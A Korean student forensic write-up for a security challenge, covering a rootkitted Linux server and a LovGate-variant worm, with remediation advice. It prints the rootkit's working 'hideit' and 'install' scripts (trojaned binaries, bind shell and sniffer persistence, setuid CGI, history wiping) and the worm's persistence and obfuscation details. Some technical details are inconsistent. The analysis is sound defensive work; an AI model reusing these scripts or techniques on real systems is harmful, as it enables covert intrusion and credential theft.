동 상

박진원 (울산대학교)
박재홍 (인제대학교)

요약 보고서(한 페이지 이하)

침해사고 분석 문제는 시스템에 설치되어 동작하는 서버 프로그램의 버전에 존재하는 취약점을 이용하여 공격자가 시스템의 쉘을 획득하였고 이를 이용하여 루트권한을 획득할 수 있는 루트킷을 설치하여 시스템의로의 접속이 용이하도록 하였다. 그리고 이 호스트를 이용하여 다른 시스템으로의 공격 발판으로 삼고 있었다. 이번 분석을 통하여 패치의 필요성을 다시 한번 실감할 수 있었으며 항상 부지런히 서버를 관리하는 것이 관리자의 의무이며 최선의 보안책이라고 할 수 있겠다.

웜 분석의 경우 해당 웜파일은 기존의 LovGate 웜의 변종으로 추정되는데 Disassemble을 통하여 그 특성을 파악하고 Debugging을 하여 웜의 동작 상태를 알 수 있었다. 웜은 그 특성상 약간의 변형 만으로도 새로운 웜으로 변할 수 있으며 무지한 사용자의 시스템에 침투하여 더 큰 피해로 확산될 수 있는 위험성을 가지고 있다. 이번 분석을 통하여 자기 시스템의 지속적인 모니터링과 항상 최신의 백신을 유지하고 이메일 및 공유폴더, 사용하는 어플리케이션의 패치를 습관화 해야해야 한다는 것을 깨달을 수 있었다.

많은 시간과 노력을 투자하여 분석을 하였다. 부족함도 많이 느끼게 되었고 또 새로 배운 것도 많이 있었다.

문제 1. 침해사고 분석

요약

공격자는 시스템에서 동작하는 서버의 버전을 모두 파악하고 있었던 듯 한다. 실제 와우 리눅스 7.3에 설치된 아파치가 아니라 1.3.23 버전이 설치되어 있었고 아파치는 SSH 0.9.4 와 연동되어 동작하고 있었다. 하지만 이 매치에는 취약점이 존재하는데[1] 공격자는 이 취약점을 이용하여 쉘을 획득할 수 있었다. 쉘을 획득한 공격자는 루트킷을 설치하여 추가 공격이 용이하도록 하였으며 공격의 흔적을 감추기 위해 많은 작업을 해 놓은 것을 알 수 있었다.

공격자의 흔적

공격자의 흔적을 알아보기 위해 로그파일을 분석해 보았다.

---

bash-2.05b# cat /mnt/var/log/messages | more

중간생략

Jun 8 00:47:08 www login(pam_unix)[885]: authentication failure; logname= uid=0 euid=0 tty=pts/0 ruser= rhost=192.168.131.1

.....

Jun 8 00:47:24 www su(pam_unix)[922]: authentication failure; logname=jacob uid=500 euid=0 tty= ruser=jacob rhost= user=root

---

위와 같은 흔적이 보인다. /mnt/etc/passwd 파일을 살펴본 결과 shell을 가진 사용자는 root와 jacob 뿐인데 /mnt/var/log/secure 파일을 분석한 결과 jacob은 새로 생성된 사용자였다.

---

bash-2.05b# cat secure

Jun 7 17:22:11 localhost adduser[9106]: new group: name=jacob, gid=500

Jun 7 17:22:11 localhost adduser[9106]: new user: name=jacob, uid=500, gid=500, home=/home/jacob, shell=/bin/bash

Jun 7 17:58:00 www useradd[1078]: new group: name=apache, gid=48

Jun 7 17:58:00 www useradd[1078]: new user: name=apache, uid=48, gid=48, home=/v ar/www, shell=/bin/false

Jun 8 00:47:03 www xinetd[758]: START: telnet pid=884 from=192.168.131.1

Jun 8 00:48:32 www xinetd[758]: START: telnet pid=967 from=192.168.131.1

이 로그를 보면 6월 7일 jacob이라는 사용자가 추가되었다. jacob의 history를 살펴보았다.

---

bash-2.05b# cd /home/jacob

bash-2.05b# cat .bash_history

su -

su -

su -
su -
su -
bash-2.05b#

---

jacob은 다섯 번의 'su -'를 통해 root로 작업하였다. 이것은 나중에 살펴볼 sniffing 공격을 통해 패스워드가 노출될 근거가 된다. 그리고 홈디렉토리에 root 권한의 apache, openssh, xinetd 등의 파일을 저장해둔 것을 볼 수 있다.

공격방법

공격자는 사전에 아파치 서버의 버전을 알고 있었고 SSH가 동작하고 있다는 사실도 알고 있었던 것 같다. 그리고 이 조합에서 존재하는 취약점[1]을 이용하여 쉘을 획득한 것으로 보인다.

---

bash-2.05b# strings httpd | grep 1.3.23
<ADDRESS>Apache/1.3.23 Server at <A HREF="mailto:
<ADDRESS>Apache/1.3.23 Server at
Apache/1.3.23
Apache/1.3.23 (Unix)
bash-2.05b#

---

bash-2.05b# ls -al sshd
-rwxr-xr-x 1 root root 234924 Feb 15 2000 sshd
bash-2.05b# strings sshd | grep 0.9
MD5 part of OpenSSL 0.9.4 09 Aug 1999
Big Number part of OpenSSL 0.9.4 09 Aug 1999
RSA part of OpenSSL 0.9.4 09 Aug 1999
libdes part of OpenSSL 0.9.4 09 Aug 1999
DES part of OpenSSL 0.9.4 09 Aug 1999
Stack part of OpenSSL 0.9.4 09 Aug 1999
lhash part of OpenSSL 0.9.4 09 Aug 1999
RAND part of OpenSSL 0.9.4 09 Aug 1999
SHA1 part of OpenSSL 0.9.4 09 Aug 1999
@(#) rfc931.c 1.10 95/01/02 16:11:34
bash-2.05b#

<그림. 아파치와 SSH의 버전>

그리고 공격자는 자신의 흔적을 지우기 위해서 아래와 같이 .bash_history 파일을 /dev/null로 보내버렸다.

```
bash-2.05b# cd /mnt/root
bash-2.05b# ls -al
total 56
drwxr-x---    2 root     root         4096 Jun  8 18:11 .
drwxr-xr-x   18 root     root         4096 Jun  8 00:46 ..
-rw-r--r--    1 root     root         1126 Aug 24  1995 .Xresources
lrwxrwxrwx    1 root     root            9 Jun  8 18:11 .bash_history -> /dev/null
-rw-r--r--    1 root     root           24 Jun 11  2000 .bash_logout
-rw-r--r--    1 root     root          305 Aug 20  2002 .bash_profile
-rw-r--r--    1 root     root          234 Jul  6  2001 .bash_profile.wow
-rw-r--r--    1 root     root          176 Aug 24  1995 .bashrc
-rw-r--r--    1 root     root          210 Jun 11  2000 .cshrc
-rw-r--r--    1 root     root          196 Jul 12  2000 .tcshrc
-rw-------    1 root     root         3973 Jun  7 18:04 .viminfo
-rw-r--r--    1 root     root         1128 Jun  8 02:02 anaconda-ks.cfg
-rw-r--r--    1 root     root         9315 Jun  8 01:58 install.log
-rw-r--r--    1 root     root            0 Jun  8 01:44 install.log.syslog
```

그리고 시스템에 루트킷을 설치하였는데 루트킷의 위치는 아래와 같다.

```
bash-2.05b# pwd
/mnt/usr/lib/librk
bash-2.05b# ls -al
total 1364
drwxr-xr-x    3 root     root         4096 Jun  8 01:48 .
drwxr-xr-x   26 root     root        12288 Jun  8 18:08 ..
drwxr-xr-x    2 root     root         4096 Jun  8 18:11 rootkit
-rw-r--r--    1 root     root      1372160 Jul 31  2002 rootkit.tar
bash-2.05b# cd rootkit
bash-2.05b# ls -al
total 1400
drwxr-xr-x    2 root     root         4096 Jun  8 18:11 .
drwxr-xr-x    3 root     root         4096 Jun  8 01:48 ..
-rw-r--r--    1 root     root          302 Jun  8 18:11 .sniffflogsk
-rwxr-xr-x    1 root     root        15380 Jul 31  2002 bindshell
-rwxr-xr-x    1 root     root         8092 Jul 31  2002 cgiback.cgi
-rwxr-xr-x    1 root     root          603 Jul 31  2002 hideit
-rwxr-xr-x    1 root     root          352 Jul 31  2002 install
-rwxr-xr-x    1 root     root         9368 Jul 31  2002 logclean
-rwxr-xr-x    1 root     root       184023 Jul 31  2002 ls
```

```
-rwxr-xr-x    1 root     root       258612 Jul 31  2002 netstat
-rwxr-xr-x    1 root     root        47388 Jul 31  2002 ps
-rwxr-xr-x    1 root     root         6872 Jul 31  2002 sniffer
-rwxr-xr-x    1 root     root        11028 Jul 31  2002 targets
-rwxr-xr-x    1 root     root       817052 Jul 31  2002 x3
```

<그림. 루트킷의 위치>

공격자는 tar 압축이 된 루트킷을 설치하였으며 추가 공격을 준비하였다.

```
bash-2.05b# more rc.d/rc.sysinit
#!/bin/bash
#
# /etc/rc.sysinit - run once at boot time
#
# Taken in part from Miquel van Smoorenburg's bcheckrc.
## ------------ 중간 생략 ----------------##
kill -TERM '/sbin/pidof getkey' >/dev/null 2>&1
} &
if [ "$PROMPT" != "no" ]; then
    /sbin/getkey i && touch /var/run/confirm
fi
wait
/sbin/bshell
/sbin/srload
```

<그림. 추가 공격 준비>

루트킷이 각각 어떤 역할을 하는지 알아보기 위해 strings 명령을 통해 문자열을 추출해 보았다.

```
bash-2.05b# ls -al
total 1400
drwxr-xr-x    2 root     root         4096 Jun  8 18:11 .
drwxr-xr-x    3 root     root         4096 Jun  8 01:48 ..
-rw-r--r--    1 root     root          302 Jun  8 18:11 .snifflogsk
-rwxr-xr-x    1 root     root        15380 Jul 31  2002 bindshell
-rwxr-xr-x    1 root     root         8092 Jul 31  2002 cgiback.cgi
-rwxr-xr-x    1 root     root          603 Jul 31  2002 hideit
-rwxr-xr-x    1 root     root          352 Jul 31  2002 install
-rwxr-xr-x    1 root     root         9368 Jul 31  2002 logclean
```

```
-rwxr-xr-x    1 root     root       184023 Jul 31  2002 ls
-rwxr-xr-x    1 root     root       258612 Jul 31  2002 netstat
-rwxr-xr-x    1 root     root        47388 Jul 31  2002 ps
-rwxr-xr-x    1 root     root         6872 Jul 31  2002 sniffer
-rwxr-xr-x    1 root     root        11028 Jul 31  2002 targets
-rwxr-xr-x    1 root     root       817052 Jul 31  2002 x3
```

bash-2.05b# more .snifflogsk

```
===============================================================
Time: Tue Jun  8 18:10:06       Size: 153
Path: 192.168.131.1 => 192.168.131.136 [23]
---------------------------------------------------------------
 #'lotus
test123
su -
test123
ls
pwd
tar -xvf root
cd root
ls
logcelean
./logclean
ifconfig -a
```

bash-2.05b# strings bindshell |more

```
/lib/ld-linux.so.2
libc.so.6
getpid
execl
dup2
socket
bzero
accept
bind
__deregister_frame_info
signal
setpgrp
htonl
listen
fork
```

htons
exit
_IO_stdin_used
__libc_start_main
__register_frame_info
close
__gmon_start__
GLIBC_2.0
PTRh
QVh
(nfsiod)
/bin/sh

bash-2.05b# more hideit

```
#!/bin/sh

mkdir /dev/ptyxx

echo "--+ hiding files & directories +--"
echo sniffer > /dev/ptyxx/.file
echo bindshell >> /dev/ptyxx/.file
echo rootkit >> /dev/ptyxx/.file
echo .snifflogsk >> /dev/ptyxx/.file


echo "--+ hiding process +--"
echo "2 cgiback.cgi" > /dev/ptyxx/.proc
echo "2 bshell" >> /dev/ptyxx/.proc
echo "2 srload" >> /dev/ptyxx/.proc

echo "--+ hiding network +--"
echo "2 192.168.131.136" > /dev/ptyxx/.addr
echo "1 192.168.131.136" >> /dev/ptyxx/.addr
echo "3 2222" >> /dev/ptyxx/.addr
echo "4 2222" >> /dev/ptyxx/.addr
rm -f /root/.bash_history
ln -s /dev/null /root/.bash_history
```

bash-2.05b# strings install | more

```
#! /bin/sh
chown -R root ./*
```

cp -f ./ls /bin/ls
cp -f ./ps /bin/ps
cp -f ./netstat /bin/netstat
cp -f ./bindshell /sbin/bshell
cp -f ./sniffer /sbin/srload
cp -f ./cgiback.cgi /var/www/cgi-bin/
echo "/sbin/bshell" >> /etc/rc.d/rc.sysinit
echo "/sbin/srload" >> /etc/rc.d/rc.sysinit
chmod u+s /var/www/cgi-bin/cgiback.cgi
/sbin/bshell
/sbin/srload

bash-2.05b# strings /mnt/sbin/srload | more
/lib/ld-linux.so.2
libc.so.6
strcpy
ioctl
perror
dup2
malloc
gethostbyaddr
socket
fflush
alarm
fprintf
ctime
__deregister_frame_info
signal
read
strncpy
fork
inet_ntoa
isprint
fclose
stderr
exit
fopen
_IO_stdin_used
__libc_start_main
setsid

__register_frame_info
free
__gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
uyf;{
==========
Time: %s Size: %d
Path: %s
=> %s [%d]

Exiting...
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
/dev/null
eth0
.snifflogsk
cant open log

bash-2.05b# strings /mnt/sbin/bshell | more
/lib/ld-linux.so.2
libc.so.6
getpid
execl
dup2
socket
bzero
accept
bind
__deregister_frame_info
signal
setpgrp
htonl
listen
fork
htons
exit
_IO_stdin_used
__libc_start_main

__register_frame_info
close
__gmon_start__
GLIBC_2.0
PTRh
QVh
(nfsiod)
/bin/sh

---

install 파일을 실행하면 rc.sysinit 파일에 bshell과 srload 항목이 추가된다. 또한 setuid가 걸린 cgi 파일을 웹 루트 디렉토리에 설치한다.

공격자는 rootkit에 의해 생긴 파일들 중 일반 사용자가 실행했을 때 root 권한을 획득할 수 있도록 설정되어 있는 /var/www/cgi-bin/cgiback.cgi을 통하였다.

hideit 파일은 공격자의 흔적을 숨기기 위하여 파일, 프로세스, IP address를 임의의 값으로 변경하는 역할을 하고 있다.

bindshell, bshell 파일은 bind shell을 생성하는 프로그램으로 추정된다.

srload 파일은 스니퍼인 것으로 추정되는데 network을 Promiscuous mode로 변환하여 스니핑을 한다. 이 스니퍼를 통해 관리자의 패스워드를 취득한 것이다.

---

bash-2.05b# more .snifflogsk

==========

Time: Tue Jun 8 18:10:06 Size: 153

Path: 192.168.131.1 => 192.168.131.136 [23]

#'lotus
test123
su -
test123
ls
pwd
tar -xvf root
cd root
ls
logcelean
./logclean
ifconfig -a

공격자는 이러한 환경을 이용하여 시스템에 루트 권한으로 로그인을 하였으며 다른 시스템으로 공격하는 발판으로 삼고 있었다.

대처방법

가장 우선시 되어야 할 것은 루트킷 프로세스를 종료시키고 루트킷을 삭제해야 한다. 그리고 setuid가 걸린 파일들을 모두 찾아내 의심되는 파일이 없는지 찾아보아야 한다. 또한 서버에서 동작하는 아파치와 SSH에는 취약점이 존재하므로 최신의 패치를 적용하여 source 컴파일 설치를 해야 한다. 또한 iptables 같은 방화벽을 설치하여 다른 경로로의 접근을 차단하는 것도 좋은 방법이 될 것이다.

추가로 사용하지 않는 계정을 정리하여 패스워드 노출을 최대한 막아야 한다. 관리자가 생성하지 않는 계정이 존재하는지 살피고 그런 계정이 있다면 즉시 사용 불가능하게 만든 다음 추가의 침입 흔적을 추적하여야 한다.

로그의 기록이 매우 중요하다. 로그 기록은 가능한다면 하드웨어로 설계된 로그 기록기로 보존을 하고 관리자 또한 이를 수정하거나 삭제할 수 없도록 하여 차후 있을지 모르는 법적인 대응에서의 증거자료로 활용할 수 있어야 한다. 최근에는 CD-R에 기록하는 로그기록기 솔루션이 나와 있는데 이를 이용하는 것도 좋은 방법이 될 수 있다. 혹은 로그 서버를 따로두어 로그를 보존하는 방법도 있다.

[1] http://www.phreedom.org/solar/exploits/apache-openssl/

문제 2. 악성코드(웜) 분석

요약

SISWorm은 LoveGate의 변종의 하나로 Win32/LovGate.worm.108544 와 매우 유사하다. SMB를 이용한 전파가 가능하지만 이 기능이 제한되어 있어 실제로 전파는 하지 않는다. 또한 E-mail을 통한 전파 기능도 가지고 있지만 역시 실행되지는 않는다. 웜 실행파일은 16,384 byte의 크기를 가지지만 UPX 압축이 되어 있어 압축이 풀리고 나면 20,992 byte의 크기가 된다. 이 웜은 Windows 2k, XP에만 영향을 미친다.

전파방법

공유폴더를 이용한 전파와 Kazza라는 P2P 프로그램, SMTP를 이용한 전파가 될 수 있으나 실제로 전파하지는 않는다. SMB는 IP가 211.241.82.124 인 호스트의 445번 포트로 전송된다. 전송은 단 8번만 이루어지고 더 이상 동작하지 않는다.

감염 방법

SISWorm.exe를 실행하면 감염이 된다.

감염후 증상

1. UPX 압축이 풀어진 자신의 복제 파일을 winsystemm.exe(20,992 byte)란 이름으로 만들고 windows system 폴더(예:"C:\WINNT\system32")에 복사한다.

2. 마찬가지로 winlognm.dll(5,632 byte) 파일을 system 폴더에 생성한다.

3. 레지스트리에 winsystemm.exe 파일이 부팅시 시작되도록 설정한다.
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\winsystemm.exe


4. 처음 웜을 실행하여 감염되었을 때에는 TCP/1162, TCP/4017, TCP/1181, TCP/1195 포트를 LISTEN하며 백도어 역할을 하게 된다.

5. 시스템이 재부팅되어 레지스트리에 등록된 winsystemm.exe가 실행되고 나면 TCP/1027, TCP/1032, TCP/1037번 포트를 LISTEN한다.

6. 메모장(notepad)를 실행하여 바이너리를 뿌린다.

```
004A486C | . 50            | PUSH EAX                                  | <%s>
004A486D | . 8D85 9CFBFFFF | LEA EAX,DWORD PTR SS:[EBP-464]            |
004A4873 | . 68 00344A00   | PUSH sisworm_.004A3400                    | Format = "notepad %s"
004A4878 | . 50            | PUSH EAX                                  | s
004A4879 | . FF15 A8104A00 | CALL DWORD PTR DS:[<&USER32.wsprintfA>]   | wsprintfA
```

<그림. 해당 코드>



<그림. 메모장이 실행된 모습>

7. 한번 감염된 시스템에서는 웜은 더 이상 동작하지 않는다.
8. 다수의 쓰레드를 생성하여 동작한다.

웜 대처방법

SISWorm은 비교적 단순한 웜에 속하기 때문에 프로세스를 종료시키는 것도 매우 쉽다. 윈도우즈 작업 관리자를 실행(Ctrl+Alt+Del)하여 SISWorm.exe(감염 후에는 winsystemm.exe)를 종료시키면 된다. 쓰레드로 동작하여 여러 프로세스가 보일 경우에는 PID가 가장 낮은 프로세스를 종료시키고 나머지를 종료시키면 된다. 간혹 자식 프로세스가 종료되기 전에 부모 프로세스가 종료되지 않는 시스템도 있는데 이럴 경우에는 PID가 높은 프로세스를 먼저 종료시키고 나중에 낮은 프로세스를 종료시킨다.

해당 파일을 종료하고 나서 레지스트리의 시작점에 해당 엔트리를 삭제한다.

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\winsystemm.exe

그리고 윈도우즈 시스템 폴더로 이동하여 웜본체와 DLL 파일을 삭제한다.

예>
C:\WINNT\system32\winsystemm.exe
C:\WINNT\system32\winlogonm.dll

이 이후로는 이 웜에 다시 감염되지 않으며 해당 웜이 실행되지도 않는다. 물론 시스템에 처음 들어온 SISWorm.exe도 탐색기를 이용하여 검색한 후 삭제한다.

웜의 변종 가능성

SISWorm은 윈도우즈 공유폴더의 취약점, E-mail 전파, P2P 프로그램의 취약점을 모두 이용할 수 있는 잠재력을 가지고 있다. 해당 코드들이 모두 존재하지만 실행되지 않고 있을 뿐이다. 이것은 LovGate와 같은 변종으로 조작될 수도 있고 SMB를 전송하는 목적지 호스트의 IP address를 변조하여 DDoS 공격 툴로도 활용할 수 있을 뿐만 아니라 LISTEN하는 포트번호를 변경하여 백도어로도 변할 수 있다. 따라서 이 웜으로부터 시스템을 보호하기 위해서는 윈도우즈 업데이트를 통하여 취약점 패치를 모두 하고 E-mail의 첨부파일을 실행하지 않아야 할 것이다. 또한 Administrator의 계정에 패스워드를 보안성 높은 것으로 변경하여야 할 것이며 방화벽을 설치하는 것도 좋은 방법이 될것이다.

분석


웜 본체에 포함되어 있는 다수의 string 데이터들은 알파벳에서 22를 뺀 값을 갖는다. 이것은 아래의 코드에서 확인할 수 있다.

```
004A4AA0 . BE 6C344A00   MOV ESI,sisworm_.004A346C          ASCII "ABCDEFGHIJKLMNOPQRSTUVWX"
004A4AA5 . 59            POP ECX
004A4AA6 . 8D7D E4       LEA EDI,DWORD PTR SS:[EBP-1C]
004A4AA9 . F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS
004A4AAB . A4            MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004A4AAC . 6A 06         PUSH 6
004A4AAE . BE 50344A00   MOV ESI,sisworm_.004A3450          ASCII "abcdefghijklmnopqrstuvwx"
004A4AB3 . 59            POP ECX
```

위의 코드는 "Olly Debugger"라는 디버거 프로그램에서 SISWorm.exe를 UPX 압축을 푼 후에 Disassemble한 일부분이다. 위에서 보는 바와 알파벳을 바탕으로 Stack에 load하는 데이터를 변환시킨다. 각 알파벳은 아래와 같은 규칙에 따라 매칭되어 있다.


```
ABCDEFGHIJKLMNOPQRSTUVWX
MNOPQRSTUVWXABCDEFGHIJKL

abcdefghijklmnopqrstuvwx
mnopqrstuvwxabcdefghijkl
```

이것은 a는 m으로 b는 n으로 자리바꿈을 하는 것과 같다. 이것은 원래 문자열에 12을 더하는 것과 같은 동작을 한다. 해당 코드는 아래에 있다.



<그림. EAX 레지스터에 12를 더함(블럭표시 부분)>

이러한 패턴으로 아래의 문자열들은 모두 다음과 같이 변환된다.



<그림. 레지스트리 변경을 위한 문자열의 변환 전 모습>

Gcrhkmfq\Auofcgcrh\Kubpckg\OiffqbhJqfgucb\Fib ⇒ Software\Microsoft\Windows\CurrentVersion\Run
kubgyghqaa.qlq ⇒ winsystemm.exe
이러한 방식으로 dll 파일과 레지스트리 경로들이 만들어진다.

위에서 웜이 SMB를 이용 211.241.82.124 호스트의 445번 포트로 8번 전송을 한다고 하였다. 해당 코드는 아래에서 볼 수 있으며 여기서 socket을 생성한 후 총 8번의 send 호출을 통해 전송을 한다. 전송하는 데이터는 그 내용과 size가 모두 다르다.

```
004A52AA  . 50              PUSH EAX                          ┌pWSAData
004A52AB  . 6A 02           PUSH 2                            │RequestedVersion = 2 (2.0.)
004A52AD  . E8 08030000     CALL <JMP.&WS2_32.#115>           └WSAStartup
004A52B2  . 68 D8414A00     PUSH sisworm_.004A41D8            ┌Name = "211.241.82.124"
004A52B7  . E8 16030000     CALL <JMP.&WS2_32.#52>            └gethostbyname
004A52BC  . 8BF8            MOV EDI,EAX
004A52BE  . 33DB            XOR EBX,EBX
004A52C0  . 3BFB            CMP EDI,EBX
004A52C2  .v75 11           JNZ SHORT sisworm_.004A52D5
004A52C4  . 68 C4414A00     PUSH sisworm_.004A41C4            ┌s = "[-] gethostbyname "
004A52C9  > FF15 98104A00   CALL DWORD PTR DS:[<&MSVCRT.perror>] └perror
004A52CF  . 59              POP ECX
004A52D0  .vE9 0E020000     JMP sisworm_.004A54E3
004A52D5  > 53              PUSH EBX                          ┌Protocol
004A52D6  . 6A 01           PUSH 1                            │Type = SOCK_STREAM
004A52D8  . 6A 02           PUSH 2                            │Family = AF_INET
004A52DA  . E8 ED020000     CALL <JMP.&WS2_32.#23>            └socket
004A52DF  . 8BF0            MOV ESI,EAX
004A52E1  . 83FE FF         CMP ESI,-1
004A52E4  . 8975 FC         MOV DWORD PTR SS:[EBP-4],ESI
004A52E7  .v75 07           JNZ SHORT sisworm_.004A52F0
004A52E9  . 68 BC414A00     PUSH sisworm_.004A41BC             ASCII "socket"
004A52EE  .^EB D9           JMP SHORT sisworm_.004A52C9
004A52F0  > 68 BD010000     PUSH 1BD                          ┌NetShort = 1BD
004A52F5  . 66:C745 DC 02(  MOV WORD PTR SS:[EBP-24],2        │
004A52FB  . E8 C6020000     CALL <JMP.&WS2_32.#9>             └ntohs
004A5300  . 66:8945 DE      MOV WORD PTR SS:[EBP-22],AX
```

8번의 전송 중 첫 번째 전송되는 SMB 데이터의 내용은 아래와 같다. 이것은 웜 본체의 아래 주소에 들어 있는 데이터 이다. 블록으러 지정되어 있는 부분이 전송되는 데이터 부분이다.

```
004A15F0  00 00 00 85 FF 53 4D 42 72 00 00 00 00 18 53 C8  ...?SMBr....↑S
004A1600  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ..............ÿ
004A1610  00 00 00 00 00 62 00 02 50 43 20 4E 45 54 57 4F  .....b.┐PC NETWO
004A1620  52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02  RK PROGRAM 1.0.┐
004A1630  4C 41 4E 4D 41 4E 31 2E 30 00 02 57 69 6E 64 6F  LANMAN1.0.┐Windo
004A1640  77 73 20 66 6F 72 20 57 6F 72 6B 67 72 6F 75 70  ws for Workgroup
004A1650  73 20 33 2E 31 61 00 02 4C 4D 31 2E 32 58 30 30  s 3.1a.┐LM1.2X00
004A1660  32 00 02 4C 41 4E 4D 41 4E 32 2E 31 00 02 4E 54  2.┐LANMAN2.1.┐NT
004A1670  20 4C 4D 20 30 2E 31 32 00 00 00 00 00 00 00 A4   LM 0.12.......
004A1680  FF 53 4D 42 73 00 00 00 00 18 07 C8 00 00 00 00  ÿSMBs....↑•?...
004A1690  00 00 00 00 00 00 00 00 00 00 FF FE 00 00 10 00  ..........ÿ?.┼.
004A16A0  0C FF 00 A4 00 04 11 0A 00 00 00 00 00 00 00 20  .ÿ.?┘◄........
004A16B0  00 00 00 00 00 D4 00 00 80 69 00 4E 54 4C 4D 53  .....?.■i.NTLMS
004A16C0  53 50 00 01 00 00 00 97 82 08 E0 00 00 00 00 00  SP.┌...▒▒◘?....
```

<그림. SMB로 전송되는 데이터 영역>

한편 웜은 본체에 아래와 같은 데이터를 포함하고 있다.

```
004A10EF    00              DB 00
004A10F0  . 18354A00        DD winsyste.004A3518        ASCII "jvanzc5"
004A10F4    08354A00        DD winsyste.004A3508        ASCII "vpd2004-svany"
004A10F8    F4344A00        DD winsyste.004A34F4        ASCII "npgvingvba_penpx"
004A10FC    D8344A00        DD winsyste.004A34D8        ASCII "fgevc-tvey-2.0oqpbz_cngpurf"
004A1100    CC344A00        DD winsyste.004A34CC        ASCII "ebbgxvgKC"
004A1104    BC344A00        DD winsyste.004A34BC        ASCII "bssvpr_penpx"
004A1108    B0344A00        DD winsyste.004A34B0        ASCII "ahxr2004"
004A110C    EC384A00        DD winsyste.004A38EC        ASCII "avp"
